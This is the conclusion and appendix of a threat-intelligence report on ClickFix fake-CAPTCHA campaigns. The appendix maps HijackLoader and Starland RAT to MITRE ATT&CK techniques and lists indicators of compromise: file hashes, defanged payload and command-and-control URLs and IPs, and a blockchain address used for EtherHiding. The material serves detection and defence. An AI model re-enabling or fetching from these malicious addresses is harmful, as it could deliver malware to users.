We have seen how ClickFix has quickly taken over the current threat landscape due to its simplicity and effectiveness. It makes sense, too: people are constantly asked to prove that they are human on the internet. CAPTCHAs have become so commonplace that we often do not stop to think when we see them. These days, CAPTCHAs continue to change and become more difficult to pass as AI-powered bots browse the web at scale. It’s not beyond the realm of possibility that someone might press few keys on the keyboard to get past what they believe to be an annoying speed bump. The fact is that ClickFix is probably here to stay, at least for a while.
To better defend against ClickFix attacks, we first need to educate the public about them. Phishing education is already well established; many companies use it to train employees to spot phishing attempts before they become costly security incidents. Similarly, training users to recognize abnormal CAPTCHA behavior, such as instructions to run commands on their system, can help prevent these attacks at the human layer. However, defenders should also avoid thinking of ClickFix solely as a malware problem. Techniques such as ConsentFix demonstrate that attackers can apply the same social engineering principles to cloud identity attacks, allowing them to obtain access tokens without ever executing code on the victim’s machine. As organizations continue moving workloads to SaaS and cloud platforms, security teams should prepare for ClickFix-style attacks that target identities just as aggressively as endpoints.
Appendix
MITRE ATT&CK Techniques
HijackLoader
- T1204.004 – User Execution: Malicious Copy and Paste
- T1218.007 – System Binary Proxy Execution: Msiexec
- T1574.001 – Hijack Execution Flow: DLL
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1036 – Masquerading
- T1071.001 – Application Layer Protocol: Web Protocols
- T1140 – Deobfuscate/Decode Files or Information
- T1027.016 – Obfuscated Files or Information: Junk Code Insertion
- T1027.013 – Obfuscated Files or Information: Encrypted/Encoded File
- T1129 – Shared Modules
- T1055.001 – Process Injection: Dynamic-link Library Injection
Starland RAT
- T1204.004 – User Execution: Malicious Copy and Paste
- T1053.005 – Scheduled Task/Job: Scheduled Task
- T1059.001 – Command and Scripting Interpreter: PowerShell
- T1027.010 – Obfuscated Files or Information: Command Obfuscation
- T1105 – Ingress Tool Transfer
- T1059.006 – Command and Scripting Interpreter: Python
- T1102.001 – Web Service: Dead Drop Resolver
- T1087.001 – Account Discovery: Local Account
- T1087.002 – Account Discovery: Domain Account
- T1217 – Browser Information Discovery
- T1047 – Windows Management Instrumentation
- T1082 – System Information Discovery
- T1016 – System Network Configuration Discovery
- T1033 – System Owner/User Discovery
- T1547.001 – Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder
- T1119 – Automated Collection
- T1113 – Screen Capture
- T1071.001 – Application Layer Protocol: Web Protocols
- T1069.002 – Permission Groups Discovery: Domain Groups
- T1518 – Software Discovery
- T1518.001 – Software Discovery: Security Software Discovery
- T1082 – System Information Discovery
- T1012 – Query Registry
IOCs
HijackLoader
| Indicator | Details |
| f045a0cdb188f7bb9b4b10382f7389e297d6476bcf96865692dfe1124fbe4784 | Malicious MSI containing Celerity-Monitor.exe and sciter-x.dll |
| aa665a125618d9cd2980a4c1353b2117f9a4820781674d7969b0e08025f6b06b | Malicious sciter-x.dll |
| 13a604c6a3347d36bcbfc702e6ac6b2421d4c33ae4f1c0e132439a7294739516 | Celerity-Monitor.exe (not malicious) |
| c1b15510d114067d5df679f79f383df3a9772dc56a83b5bce7db33da96047fe5 | prime-context.lock – Encrypted shellcode |
| ba1a689cb69e2a74f84b2e365fda958cd2ac0a33e8c422908a753b0cd746dad8 | filter-config.tmp – Encrypted configuration |
| c2e62475768c9546efe1da92a55f3bb2a55350eed83241139917aabd1ad25f8a | Crisp.exe |
| f41bfa204e937824bbc509ec0716df5df62e174b73070d1fd80d3fb67a23b669 | EXEMessenger_net40.exe |
| hXXp[://]85[.]11[.]161[.]198:9191/ | URL of the first stage PowerShell script once the ClickFix command is executed. |
| hXXp[://]85[.]239[.]149[.]78:6600/ks3mscqz/dfgsdfgbvbb[.]exe | URL of the MSI file |
| 91[.]84[.]123[.]231:3333 | C&C IP Address |
Starland RAT
| Indicator | Description |
| 2b5ae8d145dfd7d2550c91c8b8c3e38ecfbd571f2e89d4ed437c87db89728e4d | The ZIP file containing LICENSE.txt |
| e82082979dba67d5998a100d7dfb467ac6f45f46b9b455b436689d0af9e69319 | LICENSE.txt |
| hXXp://39e552145a32ab0a[.]fun/88c9b4d0fd9a9d0033d3757cde345302 | First stage download URL |
| hXXps[://]ho9894htrg43[.]com/builds/6bd6443f9b1f1e43d255dd4eafa13629 | URL for ZIP containing LICENSE.txt |
| 0x308e9ecc849533a042f13fD77E5C82eC3c62e9f2 | Polygon Ethereum Address – used for Etherhiding |